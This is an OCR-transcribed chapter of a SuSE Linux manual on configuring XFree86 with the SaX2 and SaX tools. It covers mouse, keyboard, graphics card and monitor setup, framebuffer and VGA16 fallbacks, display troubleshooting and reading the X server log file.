


Figure 8.1: SaX2: Fully automatic configuration

In the selection box next to the '`OK`' button you can select further items. Click on '`OK`' after you have selected the item you require.

- Via the item '`Adjust`' you can alter the appearance of the image on your screen within certain limits, before you save the configuration.
- SaX2 does try and identify your hardware as far as possible, but to be absolutely sure that the configuration is complete and correct, you should always check all the settings of SaX2 and change them if necessary. You can, via the item '`Run SaX`', start SaX2 again and change the settings of the X server there. This is particularly important if you have more than one graphics card in your computer or if the mouse does not at first work correctly.
- '`Exit Sax`' closes down the program sax2.

In case your mouse is not correctly configured, you can also use the program with the keyboard. By repeatedly pressing the Tab key you can activate the individual entry fields of an index tab. To reach the various index tabs, just keep on pressing Tab until the heading of the current tab card is highlighted with a black frame; you can select the required index tab using the cursor keys, ← or → After confirming your choice with ↵ (= Enter) this index tab is then displayed. Alternatively in SaX2 you can use a "virtual" mouse. To do this, hold down the Shift ⇑ key and use the L key to move the mouse cursor to the right, J to the left, K to move it down and I to move it up. Shift ⇑ and A produces a click with the left mouse button, Shift ⇑ and S one with the middle one, and Shift ⇑ and D, a "click" with the right mouse button.

To select an entry in a list box, press the Tab key again until the relevant box is highlighted. With ↑ and ↓ you can look for an entry through the colored highlighting, which is then set by pressing Enter, i.e. becomes active.

Tip

SaX2 contains its own help system which can be reached by pressing the keys Ctrl + F1. Here all the key combinations and mouse functions of SaX2 are listed.

By pressing the middle mouse button you will reach a special menu via which you can, amongst other things, take a closer look at the error log file of the X server. This can be extremely helpful in finding errors. An explanation of the protocol file of the X server, which is stored in the file `/var/log/XFree86.0.log`, can be found in section 8.3.1 page 249.

...and manual configuration

After selecting the item '`Run SaX`', the welcome dialog of SaX2 appears. After a few moments whilst SaX2 reads in a few data files, the program is ready. You can choose from two index tabs, '`Configuration`' und '`Expert`'. You also have the option of reading in a configuration file which may have been created in an earlier session.

Note

Via this item you can only read in XFree86-4.0 configuration files. Old XFree86-3.3.x configuration files cannot be read here.

You can influence the further behavior of SaX2 via the items '`Custom`' or '`Easy`'. If you select '`Custom`', you can, in addition to the settings offered in '`Easy`', also change the paths for fonts, mouse and keyboard manually. In '`Easy`' these settings will be made automatically, or taken from the already configured system.

If you have chosen the item '`Easy`', clicking on '`Next`' will take you directly to the dialog configuring the graphics driver and the menus to configure mouse, keyboard and paths are omitted. The parameters needed to configure mouse and keyboard will then be taken from the automatic hardware detection, which was




Figure 8.2: SaX2: Welcome screen

run when SaX2 was started. For language settings the contents of the environment variable, **LANG**, are used. For the search paths a sensible default is chosen. In section 8.6.1 page 271 there is a description of how you can adjust the font paths in your system. This is of special interest if you want to process foreign language texts on your system. Below is a description of the individual menu items if you have chosen the item '`Complex`'.

Mouse




Figure 8.3: SaX2: mouse configuration

After clicking on 'Next', the mouse configuration dialog will appear. If the mouse does not seem to function correctly, you can, of course, also use the keyboard in this dialog, see section 8.3 on the preceding page. To do this, click repeatedly on the Tab key until the field 'Mouse Tree' is highlighted, and thus activated. Press Enter and select 'Vendor' and 'Name', the vendor and mouse type, and confirm your choice with 'OK'. With the ↓ and ↑ keys you can select both a vendor and mouse type and confirm this with the Enter key.

If your mouse type is not listed here, you can also configure it manually. To do this return to the dialog 'Mouse settings' and activate the selection box 'Protocol' in the field 'Mouse Properties'. At this point you can choose between activating the entry field yourself, or activating the selection list (the small symbol to the right of the entry field). Press the space bar ␣ to call up the selection list, or you can alternatively enter the X11 mouse protocol name in the entry field. You could also use the item 'Device'; here you need to select the device file via which the connected mouse is reachable. If you have already set up the mouse with YaST2, then you just select /dev/mouse. Otherwise you can look for the matching interface; sensible settings are suggested via the selection box — **/dev/psaux** for PS/2 mice, **/dev/ttySx** for serial ones and **/dev/usbmouse** for USB mice. Refer to table 8.1 for an overview of the various mouse types and their configurations in the X Window System.

Protocol used	mouse type
PS/2	2 or 3 button mouse on the USB port or on the PS/2 mouse connection.
IMPS/2	Wheel mouse with 3 or more buttons and one or more scroll wheels, connected to the USB port or the PS/2 mouse connection.
Microsoft	2 and sometimes 3 button mice, connected to the serial port.
MouseSystems	3 button mice on the serial port.
Intellimouse	Wheel mouse with 3 or more buttons and one or more scroll wheels connected to the serial port.
Auto	Automatic detection of the serial mouse connected.

Table 8.1: Different mice and the protocols used

For special settings you should take a look at the 'Expert' menu. Here two settings deserve a special mention: activating the third mouse button via 'Extensions' and the item Wheel Mouse. If you only have a two button mouse, then you should activate the item **Emulate 3 buttons**. Then you can simulate a third mouse button by pressing on both mouse buttons simultaneously.

If you are left-handed and would like to switch the order of the mouse buttons, you can do this later on. You don't need to make any special settings for this here.

If you want to use the wheel on your "Intellimouse", then you should set, in **Wheel Mouse**, the item **Z Axis Mapping** to **Buttons**. So that the X server "knows" what it should do when the wheel is moved, you must assign 'Negative movement' and 'Positive movement' to a mouse button. As buttons

1, **2** and **3** are already used for the normal buttons, you should use buttons **4** and **5** for 'Positive' and 'Negative movement'. In the configured X Window Systemyou can then, with the program imwheel, package imwheel, series ap (applications which do not need X11) pass on movements on the wheel to X11 applications. You should also read section 8.6 page 267.

Close this dialog by selecting the item 'Next'.

Keyboard

Here you can set the keyboard language. If you have a "Win95" keyboard, this has 105 keys, and so you should choose **Standard 105 Key** in the menu ' Keyboard Model'. Under 'Keyboard Language' you should set the appropriate language. If you have a keyboard without "Windows", then you should choose the 101/102 key keyboard. Even if you have a laptop or a special type of keyboard with more or less keys than this, you can still choose the 102 or 105 key keyboard, since the key codes generated will match those of the standard PC keyboard in practically all cases. If you click on 'Apply' the keyboard selected will be activated. In case you don't have an English keyboard, you should check to see if the keyboard layout is set with *dead keys*. You can check this by pressing the AltGr and + keys together. If the tilde sign does not appear immediately, but only after pressing the space bar, then the "dead keys" are activated. With dead keys you can easily add diacritical marks. Pressing AltGr and +, and then n will produce an "ñ" on the screen. You can toggle the dead keys via the ' Expert' menu under the item Eliminate Dead Keys. Set this item to **Yes** to deactivate the dead keys. After configuring the keyboard you can move to the next dialog on configuring search paths, by pressing the 'Next' button.

Search paths

You can now change the search path for fonts, and change various "server flags". To move a font directory up or down, mark it with the left mouse button, hold the button down and move the line up or down, thus bringing this directory more to the front or the rear of the search path. Via the 'New' and 'Delete' buttons you can add or remove directories accordingly.

Please note that the X server needs at least the directory with the "misc" character fonts, otherwise you will receive an error message from the X server when you try and start it. Section 8.6.1 page 271 describes how you can integrate further fonts into the X Window Systemand process texts in other languages.

Leave this dialog by clicking on the item 'Next'. The dialog for configuring the graphics card will appear.

Configuring the graphics card(s)

SaX2 carries out a scan of the PCI and AGP bus and displays the graphics cards found in the field 'Card Tree'. As a rule you will see the graphics card which is installed in your machine. Via a database contained in SaX2 the matching




Figure 8.4: SaX2: Configuring the graphics card(s)

XFree86-4.0 driver module is selected and displayed in the field '`Card properties`' under **`Driver`**. Under '`Videoram`' you can define the video memory size of the graphics card.

One innovation in XFree86-4.0 is the possibility of permanently allocating a driver to a card in a specific slot. SaX2 can carry out this allocation: normally this simply needs to be applied. For your information the slot is displayed in '`Bus ID`'. If, however, you later remove the PCI graphics card to a different slot, then you will have to configure it again, since the **`Bus ID`** has been changed. To do this you can also set this item to `Single`, but you shouldn't use this setting if you have more than one graphics card in your computer.

Tip

ISA graphics cards cannot be detected automatically. They must be configured manually via '`Select Model`' or by directly selecting a driver. Only one ISA graphics card may be used in the same computer.

In '`Select Model`' you can manually select the graphics card, if it was not automatically detected. To do this click on '`Select model`' and choose the vendor and type of graphics card from the list.

Tip

If your PCI or AGP graphics card is not supported by XFree86, you still almost always have the option of using the "Framebuffer driver". For this, refer to Section 8.3.3 page 245.

If you have more than one graphics card installed, you can configure the other cards by clicking on the next graphics card symbol in the selection list. If this involves an ISA card, which cannot be automatically detected, then you can add another graphics card by clicking on the 'New' button and configure this like the primary graphics card, by clicking on the symbol in the selection list.

In 'Expert' you will find further settings. Options such as **sw_cursor**, which influence the behavior of the graphics driver, can be set here under 'Option'. You normally only need special options if you can see presentation errors on the screen. For this please refer to section 8.3.3 page 246.

Configuring the desktop

If you conclude the graphics card configuration by clicking on 'Next', you are given the chance to configure the screen. In this dialog you can adjust the monitor used and its resolution and color depth.




Figure 8.5: SaX2: Configuring the monitor and the desktop

For most graphics cards XFree86-4.0 can itself read ☞*DDC* data from the monitor which it then displays in the selection dialog. You can see if automatic detection has worked by clicking on the small "+" symbol next to the monitor display. If the monitor was successfully "DDC probed", the words "DDC-probed" will be shown in the list alongside **Vendor** and **Name**. If the automatically set monitor frequencies do not work, they can be set manually. To do this select the item 'Select Model'.

A selection list appears with vendor names which you can browse through. If you select a vendor then the model names which can be chosen appear on the right-hand side. Highlight your monitor here and leave the dialog by pressing the'OK' button.

If you have a modern flat screen with LC display, or if you have or want to use the screen installed in your laptop, then you should choose the item **LCD l***iquid*

c*rystal* **d***isplay* right at the top of the selection list. Through this the vertical frequency is limited to 60 Hz, which is usually the ideal refresh rate for LC displays.

If your monitor is not listed, and the automatic detection went wrong, you can still enter your monitor data by hand. This is what the two fields are for in the section '`Monitor properties`'. Here you can set the allowed limits of the vertical and horizontal frequencies. Normally this data will be listed in the "technical data" section of the monitor users manual.

Caution

You should take special care when manually entering the frequency limits. Above all, a too high horizontal frequency on some monitors can quickly cause damage to your monitor.

As a rule the screen resolution and color depth is already suggested in **`Color depth/Resolution`**. If you are using a TFT or flat screen with LC-display, then you should take care to select the scree resolution matching the display resolution, otherwise the image will have to be scaled. SaX2 is able to detect the resolution of a digitally connected TFT or DSTN display, and will generally tell you the display's resolution.

In setting the color depth, the settings 16, 256, 65535 and 16.7 million colors at 24 and 32 bit are available. To get a decent picture, you should set at least 256 colors. If however, you are using the"generic" VGA driver (XFree86 driver name **`vga`**, sometimes also referred to as the **`VGA16`** server), then you can unfortunately only use 16 colors.

With a color depth of 24 bit with 16.7 million colors you have a choice between 24 and 32 bpp *bits per pixel*. These two items only differ in the way that internal graphics memory is used by the graphics card. The 4 bytes per pixel (32 bpp, "padded pixel mode") is more easily managed than the 3 bytes per pixel (24 bpp, "packed pixel mode"). This means that graphic representation in 32 bpp mode is usually somewhat faster than in the 24 bpp mode of the graphics card. Some graphics cards cannot manage this "packed pixel mode" with 24 bpp. The 65535 colors setting usually represents a fairly good compromise between use of video memory and display quality.

With the '`Expert`' index tab you can make further settings. If you happen to have an unusual resolution, you can specify it here by hand. You can also stop SaX2 from calculating the screen parameters itself (this item is called **`Calculate Modelines`**). If you deactivate this, the ☞*VESA* modes programmed into the X server are used, which however are limited to a maximum of 75 Hz picture refresh rate.

Tip

If an existing configuration was read in when SaX2 was started, the modelines of this configuration are taken over and no new modeline parameters are calculated. If you are adding a new mode to an existing configuration and don't want to use a VESA mode, then you must explicitly activate the item **`Calculate Modelines`**.

If you are using just one graphics card, clicking on ‘`Next`’ will take you directly to the X server test. Otherwise you can specify the server layout in the next step.

Layout

If you have more than one graphics card installed you will have the chance, after configuring the screen, to determine the screen distribution. You can specify in this dialog which monitor represents which “screen” and in what order these monitors are to be used (on top of, or next to each other). The layout and the X server are adjusted accordingly. The ‘`One Screen/Xinerama`’ setting allows you to combine the two screens into one large desktop. This setting functions only if you are using the same resolution and color depth for both screens.

Tip

If you are using a “Multihead Setup”, that is, a configuration with 2 or more screens, then you should deactivate **`Xinerama`** the first time it is run, otherwise in the next step you will just get a fine-tuning dialog, which only allows you to configure the first graphics card. You should therefore switch off Xinerama in the first run through and only activate it later on.

Testing the configuration

Click — when you are ready — on the ‘`OK`’ button of the information box. After a short time the window shown here will appear.




Figure 8.6: SaX2: Testing the configuration

On the right-hand side you will find the two key fields, **Size** and **Position**, allowing you to adjust the picture. The arrow keys in the **Size** field allow you to stretch or squeeze the picture horizontally and vertically. In the **Position** field you can change the relative position of the picture on the screen. Use this to adjust the picture to your own requirements.

As a control that the picture is correctly adjusted, you will see four squares in the corner of the monitor screen. For an optimal picture position these should be completely visible without any false colors or distortion.

Note

If the test picture seems to be very dark, if you see a bright line on the edge of the picture, or if the picture overall is much too small, you should immediately press the keys `Alt` + `Ctrl` + `⟵`. This will take you back to the SaX2 desktop configuration dialog. Then you must reduce the allowed frequencies of the monitor.

After correcting the picture position via the SaX2 settings or via the correction options provided by the monitor, you can end the test dialog.

To do this, select:

'Save': You will end your X Window Systemconfiguration and save the current settings. You return to SaX2. It will then ask you if you want to leave the program. The X Window Systemconfiguration is saved in the file `/etc/X11/XF86Config`. At the same time the X server used is set. This means that a link is created, `/var/X11R6/bin/X`, which points to the executable program, `/usr/X11R6/bin/XFree86`.

'Abort': This takes you back to the configuration dialogs of SaX2 without your settings being saved.

8.3.2 Reconfiguring

SaX2 also provides firm suppport if you want to customize an X server to your own requirements.

For this you can start SaX2 while the X server is running. If you wish, SaX2 can read in the existing configuration file, `/etc/X11/XF86Config`, in which the X Window System saves and analyzes the configuration data. Then it is no longer necessary to go through the entire settings, from the mouse to the monitor, as SaX2 takes over the existing, functioning configuration of the X server. SaX2 then makes this data available in the above described menus. Note that you must explicitly select the reading in of the existing configuration.

However the user has all the freedom he wants in reconfiguring his X server. SaX2 also provides a convenient interface to manage the amount of color depth and resolutions of the graphics card, which can be quickly found via the dialog, '`Desktop setup`'.

8.3.3 Troubleshooting

This section is intended to help you configure the X server if there are problems getting the graphical interface to run at all, or if it runs but with a poor quality display.

If SaX2 is unable to configure your graphics card in the usual way, there are two methods which will still work in almost all cases. These are described below. Of the two, the framebuffer method will usually give the better display.

Using the framebuffer

Unfortunately there are not yet Linux drivers for all graphics cards. If your card is not supported, you can still usually get a graphical display using the *framebuffer* method. If your graphics card is VESA 2 compatible, this method should certainly work.

The advantage of this is that it works with almost every modern graphics card and also practically with every laptop. Because the graphics controller of the card is bypassed, the display will be unaccelerated. The X server simply accesses the *framebuffer* directly after the graphics mode is switched on when the kernel is started.

This works in the following way: when it starts the Linux kernel calls up — even before it switches to 32-bit protected mode — the VGA BIOS of the graphics card and instructs this to switch to a specific ☞*VESA* graphics mode. The text depiction (that is the text console) then continues in this set graphics mode. The VGA BIOS is written in 16 bit code and therefore cannot be called up while the Linux system is running. As a consequence this video mode specified at the start remains until the Linux system is shut down.

In order to now use this so-called VESA framebuffer, support must exist in the kernel for it and the graphics mode must be selected when booting. The SuSE Linux kernel of course contains support for the VESA framebuffer. However you need to select the required graphics mode when booting the system. To do this enter the parameter **vga=x** at the LILO boot prompt, where **x** stands for a value to be taken from table 8.2.

Desired color depth	Resolution in pixels			
	640x480	800x600	1024x768	1280x1024
256 (8 bit)	769	771	773	775
32768 (15bit)	784	787	790	793
65536 (16bit)	785	788	791	794
16.7 Mill. (24bit)	786	789	792	795

Table 8.2: Possible VESA-modes

You can also specify this parameter directly as a vga parameter in the file `/etc/lilo.conf`. The line **vga=x** should be included as a separate line in this configuration file, not as part of the **append** line. The installation of LILO is described in more detail in section 4.4 page 122.

After starting the Linux system you should log in to the system as the user **root** and start SaX2 in the following way:

```
earth:/root # sax2 -m 0=fbdev
```

Note that the **0** here is a “zero”, and not a capital “o”.

This instructs the X server to use the driver for the framebuffer. Since resolution, color depth and the frequency rate is fixed, you can — if you are satisfied with mouse and keyboard settings — have SaX2 directly save the automatically detected data and leave SaX2 again.

Using the VGA16 server

If your graphics card is not capable of any of the VESA modes, or if you have an ISA card, you should still be able to configure it to run with the **vga** module. This will be suggested to you if the graphics driver is not automatically detected. Select the **vga** driver in SaX2 in ‘Configure graphics card’ under ‘Driver’. This will limit you in ‘Desktop’, to a resolution of 640x480 pixels with 16 colors (4 bit color depth). If your graphics card supports the VESA framebuffer, the framebuffer method described above is usually preferable, because of this limitation of the **vga** driver. To use the standard **vga** driver straight away when starting SaX2 enter the following command:

```
earth:/root # sax2 -m 0=vga
```

xxx As this parameter only defines which X server SaX2 is to use during configuration, it can be useful to start the X server with this option, with a graphics card which is supposed to be supported by XFree86.

In the case of certain "exotic" graphics cards, SaX2 may fail to start in the correct mode initially: if so you can do the configuration using the vga module, but then choose the necessary options for the required driver module in the ‘Expert’ menu of the ‘Graphics cards’ dialog.

Selecting the mouse directly when starting SaX2

If SaX2 is unable automatically to detect your mouse, you can specify the mouse type when starting SaX2, using command line parameters. These are -t to define the protocol being used and -n to specify the device file needed for the mouse. For example to configure an Intellimouse connected to the PS/2 port, use the following command:

```
root@earth:/root > sax2 -t imps/2 -n /dev/psaux
```

Refer to the available protocols shown in table 8.1 page 238 in section 8.3.1 page 237 and the manpage on the configuration file of the X server, **XF86Config**.

Correcting various display errors

In general SaX2 will configure the graphics card correctly: however there are occasional cases where the display quality is poor, which can be corrected by changing an option in the X server configuration file /etc/X11/XF86Config.

Such display problems are sometimes the result of hardware limitations, particularly if the graphics card contains cheap DRAM memory, which may not be capable of supporting the highest resolutions and frequencies.

Another problem which can occur is that the BIOS setting Video memory cache mode in some new BIOS versions can prove incompatible with the use of X. In this case Linux will run correctly in text mode, but can produce a seriously 'messed-up' display when X runs, or even a total system crash.

If the X server does not start at all this is almost always because of a syntax or logical error in the configuration file `/etc/X11/XF86Config` and it is possible that the hardware specified in the configuration file cannot be found in the computer. It can be useful to look at the X server logfile and refer also to Section 8.3.3 on the following page when doing this.

Solutions to various possible problems are outlined below.

- Many display problems are caused by the vertical synchronization frequency (`vsync`) being set too high, which results in incorrect values for `hsync` and DotClock.

  A reduction of the picture frequency rate to 80 Hz, for instance, will still produce a picture which doesn't flutter, and which is also a great deal sharper than one set at 160 Hz. At a picture frequency rate of 80 Hz the pixel rate is only half of that at 160 Hz.

  You should therefore try reducing the maximum vertical frequency rate used. To do this, choose the '`Monitor`' tab in SaX, and in the '`Advanced`' section you should set a lower maximum frequency rate. For modern monitors a normal picture frequency rate lies between 80 and 90 Hz.

- Sometimes there are also problems with the "hardware cursor". Then you will see a square block or something which looks like a "barcode" where the mouse should be. The solution to this: add the `Option "sw_cursor"` to the `Section "Device"`.

- The best place to look for information and hints on configuration is in the README files which are sorted by chipset manufacturers' names in the directory `/usr/X11R6/lib/X11/doc/`. The manpages of the X servers and the XFree86 FAQ are also useful (`http://www.xfree86.org`). The SuSE website also has information at:

  m(`http://www.xfree86.org`) and the SuSE pages for updates:

  `http://www.suse.de/en/support/xsuse/`

The following table is ordered in terms of probability, i.e. as a rule you will be successful with step 1, otherwise with the second step. Step 3 is usually a last resort . . .

All the options are listed in the device section of the file `/etc/X11/XF86Config`.

- **No mouse cursor, but a colored, square "barcode".**
  1. Add the option `sw_cursor` to the `Section "Device"`.
  2. Add the option `no_imageblt` or `no_bitblt`.

3. Add the option `noaccel`.

- **Picture is too narrow or squashed. The monitor settings are already at their limits.**

1. The frequency rate or the `hsync` frequency is probably set too high and is at the limit of the monitor. Remedy: reduce the `vsync` and/or the `hsync` frequency.
2. Adjust the picture with the program xvidtune. It is possible that just one mode is not quite correct.
3. Add the parameters `+hsync +vsync` to the modeline and try replacing `+` with `-`.

- **When moving windows, stripes, "lumps" or parts of windows stay where they are. They do not disappear even when the movement is stopped. They only disappear when the desktop is refreshed.**

1. Reduce the picture frequency rate or the resolution.
2. Depending on the chip set, use the relevant options from the `README` files in `/usr/X11R6/lib/X11/doc/`. For example the options `fifo_conservative` or `slow_dram`. *Note:* the options required depend on the particular chipset.
3. The `noaccel` option, but possibly the options `no_imageblt` or `no_bitblt` may be sufficient.

- **"Noise" – Image interference when moving windows or viewing videos which disappears when the image is stationary.**

1. Reduce the frequency rate, color depth or resolution.
2. Reduce the frequency rate of the card, or add or remove wait states. This sometimes works with `set_mclk` (not with all chip sets!). More detailed information can be found in the `README` directory. *Attention:* this option is dangerous, the card could be set at too high a frequency).
3. It is possible that the bus rate is set too highly. Check the bus rate on the PCI/VLB or ISA bus.

- **When starting XFree86, the screen turns black.**

1. Reduce the frequency rate.
2. Check the BIOS settings of the computer. Deactivate all "Optimization settings" of the BIOS. Consult your mainboard manual if in doubt. Common culprits are the options **`Video memory cache mode`**, **`AGP Aperture size`** and all options which control PCI bus access, such as **`PCI Peer concurrency`** or similar. You will nearly always find these settings in a menu called **`Advanced Chipset Features`**.
3. Consider other possible sources of error: check the system for IRQ conflicts (e. g. PS/2 mouse needing IRQ 12).

8.3.4 The X server logfile

To analyze problems with the X server there is a very detailed logfile which the X server creates when it starts. This file is created by the XFree86-4.0 X server according to the following pattern `/var/log/XFree86.Display.Screennummer.log`. If you start just one X server (which is the normal case) and this display is assigned the number "0", the file name of this log file will usually be called `/var/log/XFree86.0.log`. Note that `SaX2` here is an exeption of this rule: Here, at least temporarily, *two* X servers are running (Display **`:0`**) for the configuration dialogs and later a second one (Display **`:1`**) to test settings.

You should be aware that the format of this file has changed drastically compared to XFree86-3.3.x. Now a much clearer distinction is made between information messages, values taken from the configuration file, data originating from the computer hardware, and warnings and errors.

In general the beginning of such a logfile appears as shown in 8.3.1.

```
XFree86 Version 4.0 / X Window System
(protocol Version 11, revision 0, vendor release 6400)
Release Date: 8 March 2000
        If the server is older than 6-12 months, or if your card is
        newer than the above date, look for a newer version before
        reporting problems.  (see http://www.XFree86.Org/FAQ)
Operating System: Linux 2.2.13 i686 [ELF] SuSE
Module Loader present
(==) Log file: "/var/log/XFree86.0.log", Time: Sat May 20 13:42:15 2000
(==) Using config file: "/etc/X11/XF86Config"
Markers: (--) probed, (**) from config file, (==) default setting,
         (++) from command line, (!!) notice, (II) informational,
         (WW) warning, (EE) error, (??) unknown.
(==) ServerLayout "Layout[all]"
(**) |-->Screen "Screen[0]" (0)
(**) |   |-->Monitor "Monitor[0]"
```

File contents 8.3.1: Extract from the X server logfile

This provides you with the following information:

This is an XFree86 X server in version 4.0 compatible with X11R6.4 "vendor release 6400". The release date is 8th March, 2000.
The line **`Operating System:  Linux 2.2.13 i686 [ELF] SuSE`** refers to the system on which the X server was compiled. The kernel version and CPU definition can thus be different from your own system.

After these version messages the first login entries appear which the X server creates when it starts. First of all, is this the correct logfile? Next to **`Time:`** the time is specified when the logfile was created. Sometimes you might be searching in the wrong logfile `;-)`

The same thing is valid for the configuration file if you did not specify a different file at the command line, this will always be `/etc/X11/XF86Config` on a normal SuSE Linux system.

The following table 8.3 on the following page explains the meaning of the two bracket characters at the beginning of further lines:

Symbol	Meaning
(==)	Defaults of the X server
(- -)	Values taken from the system by automatic hardware detection.
(**)	Settings fixed in the configuration file.
(++)	Parameters which you have entered at the command line.
(!!)	Here the X server tells you in detail what it "is doing".
(II)	Version numbers of X server modules, etc. are usually recorded as "informational messages".
(WW)	Warnings: here the X server tells you why it is not carrying out certain actions specified in the configuration file or which should be activated by default.
(EE)	Error! These messages lead to the start procedure or the X server crashing. Look out for lines in the logfile starting with **(EE)** if the X server does not start. You can remedy most errors yourself by means of these messages.

Table 8.3: Message types in the X server logfile

You can also check the logfile within the SaX2 configuration program by pressing the middle mouse button. Errors and warnings of the X server are highlighted in color. This file is also displayed if the X server which is called up by SaX2 for test purposes does not start, or breaks off with an error.

If something unexpected happens when starting SaX2 or during the configuration steps, then all errors and steps concerning SaX2 are logged in the file `/var/log/SaX.log`. X server errors are logged, as described above, in the file `/var/log/XFree86.0.log`. By means of these files you will find clues on how you can carry on from here.

8.3.5 Starting the X Window System

The X Window System is started with the command startx. A preconfigured GUI for the fvwm window manager is provided for the sample user. We recommend you starting the X Window System from this account, and *not* as `'root'`. X11 server error messages are saved in the `~/.X.err` file. The **startx** command has a few options; for instance, you can select 16 bit color depth by typing

```
newbie@earth: > startx -- -bpp 16
```

8.4 Configuration Using SaX

The original version of SaX (***S****uSE* ***A****dvanced* ***X*** *Configuration* ***T****ool*) – as opposed to SaX2 – is the configuration tool for the versions 3.3.x of XFree86. If you are using XFree86 version 4.0 you should use SaX2 as described above. If for some reason you need to use XFree86 3.3.x, you should follow the instructions below.

Note

You have to start SaX (**sax**) as user `'root'`. You can also start SaX from YaST : '`System administration`' and then '`Configure XFree86[tm]`' (cf. Section 3.6 page 101).

The program is started from the command line by typing:

```
earth:/root # sax
```

As soon as the program starts it looks for any PCI cards which are installed. If a PCI graphics card is found, it will be identified and displayed in the program under graphics card.

After the PCI scan, the main window is opened to present the tab windows for the mouse ('`mouse`'), keyboard ('`keyboard`'), graphics card ('`graphics card`'), monitor ('`monitor`') and desktop ('`desktop`'). (You can change to each window by simply clicking on the appropriate tab). Then SaX loads its own hardware database (this may take a few seconds). The data found during the system scan will be presented in its respective categories, the relevant graphics card, for example, can be found in the tab window '`desktop`'.

SaX will do its best to recognize what hardware it can, but to be sure that the configuration settings are correct, you should check them all and modify them if necessary.

